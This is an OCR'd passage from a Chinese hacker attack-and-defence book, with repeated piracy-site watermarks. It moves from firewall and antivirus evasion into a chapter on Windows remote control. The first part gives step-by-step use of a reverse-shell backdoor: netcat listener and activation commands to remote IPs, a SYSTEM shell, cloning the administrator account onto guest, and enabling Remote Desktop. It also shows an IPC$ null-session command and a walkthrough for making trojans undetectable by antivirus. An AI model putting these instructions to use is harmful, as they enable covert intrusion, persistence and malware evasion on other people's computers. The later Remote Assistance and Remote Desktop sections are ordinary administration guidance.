目标主机系统如果有一些服务，如 pcanywhere、Serv-U、IIS、MSSQL、MySQL 等服务，因为防火墙总要允许这些应用程序打开的端口被外界所连接，而且这些应用程序打开的端口是可以被后门或木马程序自身打开的端口重新强行绑入的。例如 pcnayhwere 打开的端口或 Serv-U 打开的端口都可以被重新绑入。由于这些应用程序是得到防火墙的授权并信任的，所以后门或木马将端口强行绑入后，可以避开防火墙。但这种方法对于那些比较高级的防火墙，如 Zonealarm 等，还是不行的，因为 Zonealarm 不仅监视端口，而且监视是什么程序尝试去绑入某个端口，如果后门没得到 Zonealarm 授权的话，是无法绑入那个端口的。

3．ICMP 协议或自定义协议的后门或木马

该方法对于一些防火墙是有效的，但如果防火墙检测网络连接的程序是不是防火墙信任的，那么这个方法就会失效。因为这类防火墙是否允许程序连接网络是根据用户是否同意程序连接而设定的，并不是只看协议或端口。

4．将后门或木马插到其他进程中运行

系统中的某些程序，特别是 IE 浏览器，99.9999%的用户都会允许其连接网络。因为 IE 一般都是防火墙信任的应用程序，所以只要将后门程序插入到 IE 中运行，那么防火墙一般是不会阻拦的。

这类后门一般是以 DLL 加载进去的，将一个可执行程序的进程注入 IE 运行也可以，但不如将 DLL 注入那么稳定。这种方法可以避开大部分的防火墙，但对于不但会检查 out bound，而且会检查 in bound 连接的防火墙有时会失效。

5．将后门插入到 IE 中运行，并且使用反向连接

将后门插入到 IE 中运行是一个好的方法，但由于某些防火墙还会检查 in bound 连接（从外界连入系统的连接），从而会导致该方法失效，因为防火墙可能通知用户是否允许这个连接，只要用户拒绝，那么这个方法就失效了。

如果将后门插到 IE 中运行，并且让后门自动向外界一个指定的 IP 中连接（反向连接），就会大大提高成功率。因为防火墙已经允许 IE 向外连接，所以一旦后门连接上那个指定的 IP，攻击者就可以得到一个 cmd 下的 Shell。

用户可以从网上下载一些能够绕过防火墙的工具，然后设置远程连接端口与 IP 地址，从而实现绕过防火墙实现远程连接的目的。DarkStorm BePassFireWall BackDoor（DBB）就是一款能够绕过防火墙的反弹端口型后门程序，其成功率可达 99%。

该后门采用线程插入技术，隐蔽性极高，在系统中以服务形式加载，拥有最高系统操作权限，一旦运行，很难将其删除。目前还没有杀毒软件能够查杀它，可以说是理想的后门程序。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：加载 DBB 后门程序

01 将 DBB 从网上下载并解压后，双击 Config DarkStorm.exe 文件，系统弹出如图 3-82 所示窗口，根据提示输入相关数据。其实，该后门不经过配置就可直接使用，其默认配置：反向连接端口是 8888，关键字是 NOIR，服务名是 DNScnsvc。



图 3-82 配置 DBB

注意 DBB 后门服务端由 DarkStorm.exe 和 DarkStorm.dll 组成，这两个文件是可以改名的，但除后缀外其余名字必须相同。

02 将 DBB 后门程序的 exe 和 dll 文件上传到目标主机上，且必须存放在一个文件夹中。运行 exe 文件，后门即可被加载。

03 在本地计算机中使用 nc 命令监听本地计算机的 8888 端口。在【命令提示符】窗口中输入 "nc –l –p 8888" 命令。再用 nc 命令连接目标主机的任何一个防火墙允许的 TCP 端口（80/139/445...）。再打开一个【命令提示符】窗口，输入 "nc 123.160.10.86 139" 命令，输入激活命令 "NOIR:123.160.8.143:8888"。其中 123.160.10.86 为本地计算机的 IP 地址，NOIR 为反弹激活字，123.160.8.143:8888 为反向连接的 IP 地址，也就是目标主机 IP 地址及端口，如果反向连接成功，就会在本地计算机中得到目标主机的一个系统权限 SHELL，如图 3-83 所示。



图 3-83 打开后门

04 账户克隆：为了下次能够顺利控制目标主机，一般手法就是克隆一个具有系统权限的账户。使用 clone 命令就可以轻松克隆一个本地用户。其语法格式为：clone username clonename password，其中，username 是被克隆的用户的用户名，一般是 Administrator；clonename 是要克隆为 username 的用户名，一般是 guest；password 是为克隆用户设置的密码，最长 32 位。例如，要把 Guest 克隆为管理员账户，并且设置密码为 snow，可运行命令：clone administrator guest snow，如图 3-84 所示。

05 开启终端服务：远程终端服务可以说是最为理想的远程控制方式，因此，当成功入侵目标主机后，大部分人总是想方设法来开启被控计算机的终端服务。使用 DBB，只要用一条命令就可以轻松开启 3389 服务，其命令为 "term port"。例如，运行命令 "term 3389"，如图 3-85 所示，即可开启目标计算机的终端服务，终端服务通信端口为 3389。重新启动计算机即可生效。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-84　克隆账户



图 3-85　开启终端服务

06 进程管理：如果想知道目标主机运行了哪些程序，运行命令 pslist，就可以显示本地所有用户进程和相对应的 pid 号。如果想结束某一进程的运行，运行命令 pskill pid，pid 指的是进程 ID 号，如图 3-86 所示。




图 3-86　进程管理

07 封杀后门：如果中了 DBB 后门，可打开注册表编辑器，依次展开如下子键：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl-Set\Services，找到并删除该子键下的 DNScnsvc 键，如图 3-87 所示，再重新启动系统即可。若服务名是自己设定的，还需要删除相关服务名的子键。



图 3-87　封杀后门

提示

DBB 还有 Logoff（注销当前用户）、Reboot（重启系统）、Shutdown（关闭系统）、Poweroff（关闭电源）等命令可供使用。Nc.exe 工具可以从网上下载。

3.4.5　绕过杀毒软件的保护

AV Fengker 是一款制作可以绕过杀毒软件查杀的木马或病毒的工具，通过它的修改，很多杀毒软件都不能识别，从而避免被查杀。

跟着做：AV Fengker 制作木马或病毒文件

01 将 AV Fengker 压缩包解压后，双击 AV Fengker.exe 文件进入其操作界面，如图 3-88 所示。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

02 在【输入文件】文本框中输入需要压解的木马、病毒或远程控制软件等文件。

03 在【输出文件】文本框中输入 AV Fengker 压解后的文件保存的文件夹。

04 单击【计算区段】按钮，再单击【开始】按钮，即可生成杀毒软件不能查杀的木马或病毒文件。



图 3-88 AV Fengker 操作界面

3.5 可能出现的问题与解决办法

（1）如果 Windows 系统的用户密码丢了，除了正文中叙述的恢复方法外，还有其他的恢复方法吗？

解答：答案是肯定的。用户可以使用盘载系统，即 Windows 系统安装光盘进行密码恢复，在恢复过程中，Windows 系统安装光盘必须保持在光驱中，如果中途取出，则系统将自动锁死。因为此方法操作较复杂，所以本文没有叙述，从网络上可以搜索到该方法的有关内容，用户可以自学。

（2）虽然计算机使用的安全意识越来越高，防卫的能力也越来越强，但黑客却总有办法突破系统的安全屏障，控制目标主机，那么计算机系统就真的没有安全性了吗？

解答：是，因为防卫再严密的系统也总是有漏洞的，只要黑客盯上了你，那么你的系统迟早会被攻陷的。如果你的安全意识很强，并且了解一些黑客知识，对自己的系统防卫得很到位，打了所有系统漏洞补丁，安装了防火墙和杀毒软件，那么，黑客攻击系统时就需要花费一些时间了，反之，计算机系统就会很容易被攻陷。

（3）在进行网络入侵时，经常会遇到利用 IPC$共享与目标主机建立连接，IPC$共享具体指的是什么？它与目录、文件等的共享一样吗？

解答：IPC$（Inter-Process Communication）共享是 Windows NT 操作系统内部一个标准的隐藏共享，主要用于服务器间的通信，并通过该共享来获得各种必要的信息。IPC$共享不同于一般的磁盘目录、文件及打印机等的共享，它是基于系统 admin 的共享，通过与这个共享的空连接，网络入侵者就可在不需提供任何身份证明的情况下，通过键入“c:/>net use //[目标主机的 IP 地址]/ipc$ "" /user:""”命令来建立这一连接，并登录目标系统进行攻击。此外，不管登录是否成功，通过 IPC$共享连接都会在 EventLog 中留下记录。因此，入侵者一般在完成入侵之后，往往会对目标系统日志文件进行清除。

（4）在强制关闭一些端口后，对用户使用的计算机有没有影响呢？

解答：当然有影响，用户在对一些端口实施关闭操作之后，就不能提供某些计算机的系统性能了，在正常使用计算机过程中就会出现一些麻烦。因此，使用这种安全措施不是很完美，最好还是下载最新的补丁文件来对系统漏洞进行修复。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

3.6 总结与经验积累

本章主要介绍了一些有关 Windows 系统的黑客攻防知识，包括如何保护自己的系统密码，黑客如何在目标主机中创建隐藏账户、安装后门等，并介绍了目前网络中较新的黑客窃取移动设备数据、如何绕过防火墙、如何绕过杀毒软件等技术，从而使用户了解 Windows 系统安全的重要性、黑客攻击的手段，做到心中有数，做足安全防卫措施，使自己的系统不被黑客轻易攻陷。

首先，要给自己的计算机设置 BIOS 开机口令，并且是 System 口令，防止他人随意登录自己的系统。在登录自己的系统后还需要为系统账户设置安全性较高的口令，防止被黑客破解。最好禁用 Guest 账户，还要利用组策略提高系统的安全性。其次，要安装防火墙及杀毒软件，经常对系统和硬盘文件进行扫描，防患于未然。最后，还要经常查看系统中有没有隐藏账户。如果发现隐藏账户，应立即删除，不能删除的应采取措施，使隐藏账户不能正常登录自己的系统。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Chapter4
远程控制攻防技术

重点提示

- Windows XP系统自带远程控制
- Windows Vista远程桌面连接与协助
- Windows注册表的远程连接与安全
- 远程管理主机
- 远程控制工具实战

导　读

远程控制本来是用于专家的远程协助，解决计算机系统中的问题，但该技术被黑客运用后，就变成了攻击他人计算机系统的一种手段。通过远程控制技术，黑客可以对目标主机中的内容进行修改，就像在自己的计算机中一样进行操作。

本章将介绍远程控制的基础知识、远程控制技术的运用方法，以及黑客远程控制工具的使用等内容。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4.1 Windows XP 系统自带远程控制

使用 Windows XP 系统自带的 Telnet 命令可以实现远程协助功能，通过 Shutdown 命令，则可以关闭远程计算机。

4.1.1 Windows XP 系统的远程协助

Windows XP 系统的远程协助是在连接双方取得同意，并有被登录方发出邀请来进行远程控制的，而且登录后并没有控制权限，需要登录方手动获取控制权限。控制后，被控制的计算机用户可以随时通过按下键盘上的 Esc 键，来结束对方的控制权限。

使用 Windows XP 系统远程协助的必要条件是：双方系统都必须是 Windows XP 或以上操作系统，系统中必须安装 Windows Messenger，系统必须被设定为允许远程协助，并且开启 XP 的 ICF 防火墙中的“远程协助”例外。

跟着做：使用 Windows XP 系统自带远程控制

01 在【运行】对话框中运行“gpedit.msc”命令，即可打开【组策略】对话框，在其中展开【计算机配置】→【管理模板】→【系统】→【远程协助】节点，如图 4-1 所示。



图 4-1 【组策略】窗口

02 双击右侧窗口中的【请求的远程协助】项，在弹出的对话框中选取【已启用】单选项，同时还可以设置其他相关选项，如图 4-2 所示。



图 4-2 启用远程协助

03 双击【提供远程协助】项，在显示的对话框中选取【已启用】单选项，如图 4-3 所示，再单击【帮助者】右侧的【显示】按钮，输入提供帮助的用户账户。

04 右击【我的电脑】图标，选择【属性】命令，即可打开【系统属性】对话框，勾选【远程】标签中的【允许从这台计算机发送远程协助邀请】复选框，如图 4-4 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-3　启用提供远程协助功能



图 4-4　【系统属性】对话框

05 在【本地连接属性】对话框中选取【高级】标签卡，单击【设置】按钮，打开【Windows 防火墙】对话框，在【例外】标签卡中选取【远程协助】复选项（见图 4-5）或直接关闭防火墙功能。

06 若系统中没有安装 Windows Messenger 组件，则可通过【控制面板】→【添加/删除程序】→【添加/删除 Windows 组件】→【Windows 组件向导】进行安装，如图 4-6 所示。



图 4-5　设置防火墙



图 4-6　安装 Windows Messenger 组件

07 通过【开始】菜单运行 Windows Messenger，将联系的双方互相加为好友，如图 4-7 所示。

08 需要帮助的一方执行【操作】→【寻求远程协助】命令，在显示的对话框中选择帮助自己的好友，如图 4-8 所示。

09 单击【确定】按钮，即可向联系人发出远程协助请求，如图 4-9 所示。

10 被邀请方的对话窗口中将显示邀请远程协助的会话信息，如图 4-10 所示。

11 被邀请方单击【接受】超链接，即可与邀请方开始建立连接，并在被邀请方屏幕上显示连接信息，如图 4-11 所示。

12 在连接成功后，邀请方屏幕上将显示如图 4-12 所示的提示信息框。单击【是】按钮，即可同意对方查看自己的屏幕并与自己进行对话。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-7　Windows Messenger 界面



图 4-8　选择帮助自己的好友



图 4-9　发出远程协助请求




图 4-10　被邀请方会话窗口



图 4-11　开始建立连接




图 4-12　提示信息

13　连接成功后，在被邀请方屏幕上即可看到邀请方的桌面内容。如图 4-13 所示。此时还只能查看内容，而不能控制。

14　同时在邀请方屏幕上将显示如图 4-14 所示的操作界面。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-13　被邀请方远程协助操作界面



图 4-14　邀请方远程协助操作界面

15 在被邀请方屏幕上单击【获取控制权】按钮，则邀请方屏幕上显示如图 4-15 所示的对话框，单击【是】按钮。

16 被邀请方的屏幕上显示如图 4-16 所示的对话框，单击【确定】按钮，即可在【远程协助】操作窗口中控制对方系统。



图 4-15　邀请方屏幕对话框




图 4-16　获得控制权

小技巧　在远程协助过程中，无论是邀请方还是被邀请方都可以随时断开与对方的连接。当被邀请方获得对方系统控制权后，可以在对方主机中进行任何操作。

4.1.2　Windows XP 系统远程关机

Windows XP 系统默认只有 Administrators 组的用户才能执行远程关闭计算机的操作。一般情况下，访问其他计算机只有 Guest 用户权限，此时要执行远程关闭计算机的操作，就会出现拒绝访问的提示。为此，用户需要修改要被关闭的远程计算机中的 Guest 用户操作权限。

跟着做：远程关闭计算机

01 在【运行】对话框中运行 gpedit.msc 命令，打开【组策略】窗口，展开【计算机配置】→【Windows 设置】→【安全设置】→【本地策略】→【用户权利指派】节点，如图 4-17 所示。

02 双击右侧窗口中的【从远端系统强制关机】选项，在弹出的对话框中将 Guest 用户添加到用户或组列表框中，如图 4-18 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-17 【组策略】窗口



图 4-18 添加 Guest 用户

03 在本地计算机中打开【命令提示符】窗口，输入【shutdown –s –m \\远程计算机名 –t 30】命令，其中 30 为关闭延迟时间，如图 4–19 所示。



图 4-19 输入关机命令

04 被关闭的计算机屏幕上将显示【系统关机】的对话框，如图 4–20 所示。即将被关闭的计算机的操作员可输入【shutdown –a】命令中止关机任务。




图 4-20 关机提示信息

小技巧 在 Windows XP 系统中使用【shutdown –r –t 0】命令，可以重启计算机。shutdown 命令不但可以远程关闭安装 Windows XP 系统的计算机，还可以远程关闭安装 Windows 2000 系统的计算机。另外，shutdown 作为一个外部命令（其对应文件为\Windows\system32 文件夹下的 shutdown.exe），还可将它复制到 Windows 2000 的机器上，这样，在装有 Windows 2000 系统的机器之间也能相互实现远程关机。

4.2 Windows Vista 远程桌面连接与协助

Windows Vista 系统是微软公司推出的最新的操作系统，它在操作界面、安全、网络连接等

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

方面有长足的进步，但对硬件要求也较高。

4.2.1 远程桌面概述

计算机发展的早期，在很多客户机硬件配置不高，无法独立运行程序的情况下，Telnet 协议应运而生，它是一种 C/S 模式，客户机可以通过 TELNET 登录到高配置的服务器上，在服务器上运行程序。当程序运行时所有的运算与存储都是交给服务器来完成的，当运算结束后服务器才把结果反馈回客户机，这样就可以在客户机配置不够的情况下完成程序的运行工作，而且运行效率比较高。

远程桌面采用的是一种类似 Telnet 的技术，是从 Telnet 协议发展而来的，也可以说是图形化的 Telnet。远程桌面连接组件是微软公司从 Windows 2000 Server 开始提供的。该组件一经推出就受到了很多用户的拥护和喜好，所以微软公司在 Windows XP、Windows 2003 和 Windows Vista 系统中，将该组件的启用方法进行了改进，用户只需通过简单设置就可以开启这些系统下的远程桌面连接功能。

当某台计算机开启了远程桌面连接功能后，其他用户就可以在网络的另一端控制这台计算机了，可以在该计算机中安装软件、运行程序，所有的一切都好像是直接在该计算机上操作一样。通过该功能，网络管理员可以在家中安全地控制单位的服务器，而且由于该功能是系统内置的，所以与其他第三方远程控制工具相比，使用更方便、更灵活。

4.2.2 允许远程桌面连接

在 Windows Vista 系统中同样保留了远程桌面连接功能，便于请专家远程操作，帮助用户解决计算机问题。如果需要实现远程桌面连接功能，可按如下操作进行设置。

跟着做：实现 Windows Vista 系统的远程桌面连接功能

01 在桌面上右击【计算机】图标，选取【属性】命令，如图 4-21 所示。

02 系统显示如图 4-22 所示的【系统】窗口。



图 4-21 【计算机】快捷菜单



图 4-22 【系统】窗口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 单击左侧窗口中的【远程设置】超链接，则弹出【用户账户控制】对话框，如图 4-23 所示。



图 4-23 【用户账户控制】对话框

04 单击【继续】按钮，系统将显示如图 4-24 所示的【系统属性】对话框中的【远程】标签卡。



图 4-24 【系统属性】对话框

05 在【远程桌面】选项区中，用户可以选择允许连接的对象。若选取【只允许运行带网络级身份验证的远程桌面的计算机连接（更安全）】单选项，则还需要单击【选择用户】按钮，添加允许连接的用户对象。

06 单击【确定】按钮，即可完成启用远程桌面连接功能的设置。

4.2.3 在远程—本地桌面间传文件

在 Windows Vista 系统中设置好有关远程桌面连接的选项，并允许远程桌面连接后，用户就可以在 Windows Vista 系统中启动远程桌面连接功能，并进行相关操作。

跟着做：实现远程—本地桌面间传文件

01 通过选择【开始】→【所有程序】→【附件】→【远程桌面连接】菜单项，即可打开【远程桌面连接】对话框，如图 4-25 所示。



图 4-25 【远程桌面连接】对话框

02 单击【选项】按钮，展开选项内容，如图 4-26 所示。




图 4-26 展开选项内容

03 在【常规】标签卡的【计算机】下拉文本框中输入需要远程连接的计算机名称或 IP 地址。在【显示】标签卡中，用户可以设置远程桌面显示的大小、颜色质量，如图 4-27 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 4-27　设置显示选项

04 单击【连接】按钮，则系统弹出如图 4-28 所示的对话框，请用户输入远程计算机连接的用户名和密码。



图 4-28　输入用户名和密码

05 单击【确定】按钮，即可与远程计算机建立连接，如图 4-29 所示。此时远程控制人员在远程桌面上的操作与在本机上操作无任何差别。



图 4-29　建立远程连接

06 如果需要实现远程桌面与本地间文件的传递，需在【远程桌面连接】对话框中选取【本地资源】标签卡，如图 4-30 所示。



图 4-30　【本地资源】标签卡

07 单击【详细信息】按钮，在打开的对话框中选取需要连接的驱动器，如图 4-31 所示。



图 4-31　选取驱动器

08 与远程桌面连接之后，打开【计算机】窗口，即可看到本地驱动器图标，如图 4-32 所示。



图 4-32　本地驱动器

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

09 打开本地驱动器或远程计算机的驱动器下的文件夹，可以实现远程计算机与本地计算机之间的文件传递，且可使用 Ctrl +C、Ctrl+V 等快捷键，如图 4–33 所示、图 4–34 所示。



图 4-34 复制的文件



图 4-33 在远程计算机驱动器上复制文件

10 需要断开远程桌面连接时，只需在本地计算机中单击远程桌面连接窗口上的【关闭】按钮，在弹出的如图 4–35 所示的提示信息框中单击【确定】按钮即可。



图 4-35 断开远程桌面连接

注意 登录远程计算机的用户必须设置密码，否则将不能正常使用远程桌面连接功能。另外，进行远程桌面连接时，远程计算机用户将不能登录，若要登录则需断开远程桌面连接。

4.2.4 区别远程桌面与远程协助

远程协助是 Windows 2000 及其以后版本的操作系统中，附带提供的一种远程控制方法。远程协助的发起者通过 MSN Messenger（或 Windows Messenger）向 Messenger 中的联系人发出协助要求，在获得对方同意后，即可进行远程协助，远程协助中被协助方计算机将暂时受协助方（在远程协助程序中被称为专家）的控制，专家可在被控计算机中进行系统维护、安装软件、处理计算机中的某些问题或向被协助者演示某些操作。

使用远程协助时还可以通过向邀请方发送电子邮件等方式进行，且通过【帮助和支持】窗口能够查看到邀请与被邀请的有关资料。

使用远程协助进行远程控制非常简单，但它必须由主控双方协同才能够进行，所以 Windows XP 专业版中又提供了另一种远程控制方式——远程桌面连接。

利用远程桌面连接功能，用户可以在远离办公室的地方通过网络对计算机进行远程控制，即使主机处在无人状况，远程桌面连接仍然可以顺利进行，远程的用户可以通过这种方式使用计算机中的数据、应用程序和网络资源，也可以让同事访问到自己的计算机桌面，以便于进行协同工作。

使用远程桌面连接功能时，被控计算机用户不能使用自己的计算机，不能看到远程操作者所进行的操作，且远程控制者具有被控计算机的最高权限。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4.3 Windows 注册表的远程连接与安全

因为注册表是 Windows 操作系统的核心部分，所以一般计算机用户不会轻易地修改注册表。如果注册表出现故障就会导致整个系统的崩溃，可能使用户不得不重新安装系统。

4.3.1 开启远程注册表服务

Windows 2000 版本后的操作系统都提供了远程注册表连接功能，用户可以打开远程注册表服务，并使计算机高手登录自己的注册表，修改注册表内容，帮助自己解决问题。

跟着做：开启远程注册表服务

01 在【运行】对话框中运行 services.msc 命令，打开【服务】窗口，右键单击 Remote Registry 项，选取【属性】命令，如图 4-36 所示。



图 4-36 【服务】窗口

02 在打开的如图 4-37 所示的服务属性对话框中，单击【启动类型】下拉列表按钮，选取【自动】项，单击【确定】按钮。允许远程用户修改自己的注册表。



图 4-37 修改服务属性

03 远程用户打开【运行】对话框，输入 Regedit 命令，打开【注册表编辑器】窗口，选择【文件】→【连接网络注册表】菜单项，如图 4-38 所示。



图 4-38 【注册表编辑器】窗口

04 系统弹出【选择计算机】对话框，在【输入要选择的对象名称】列表框中输入需要连接的远程计算机的 IP 地址或计算机名称，如图 4-39 所示。




图 4-39 选择计算机

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 单击【确定】按钮，即可登录远程计算机的注册表，用户可以在该注册表中做任何操作，如图 4–40 所示。

06 选择【文件】→【断开网络注册表】菜单项，即可断开远程注册表的连接。

注意 为了保证系统安全，一般情况下应禁用远程注册表登录功能。



图 4-40 连接远程注册表

4.3.2 注册表安全设置实例

众所周知，注册表对于 Windows 系统来说是至关重要的，是不能随意修改的。为了防止黑客或他人随意修改自己的注册表，用户可以通过【组策略】将注册表编辑器屏蔽，使一般人员不能使用。

跟着做：使用【组策略】屏蔽注册表编辑器

01 在【运行】对话框中运行 gpedit.msc 命令，打开【组策略】窗口，展开【用户配置】→【管理模板】→【系统】节点，如图 4–41 所示。

02 双击右侧窗口中的【防止访问注册表编辑工具】项，打开其属性，选取【已启用】单选项，单击【确定】按钮，如图 4–42 所示。



图 4-41 【组策略】窗口



图 4-42 禁用注册表编辑器

4.4 远程管理主机

无论是局域网还是网站往往都需要一台主机负责整个网络的管理，而主机的管理则需专人进行维护。远程管理主机可以实现系统管理员对主机的远程控制，从而减少系统管理员的路途奔波，节省时间的同时也提高了效率。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4.4.1 远程管理主机概述

远程控制是当前信息技术领域的热点，使用远程控制技术，用户可以克服因地域差异而造成的操作不便，充分发挥网络效率。随着技术的发展与网络的普及，远程控制技术的应用领域已相当广泛。

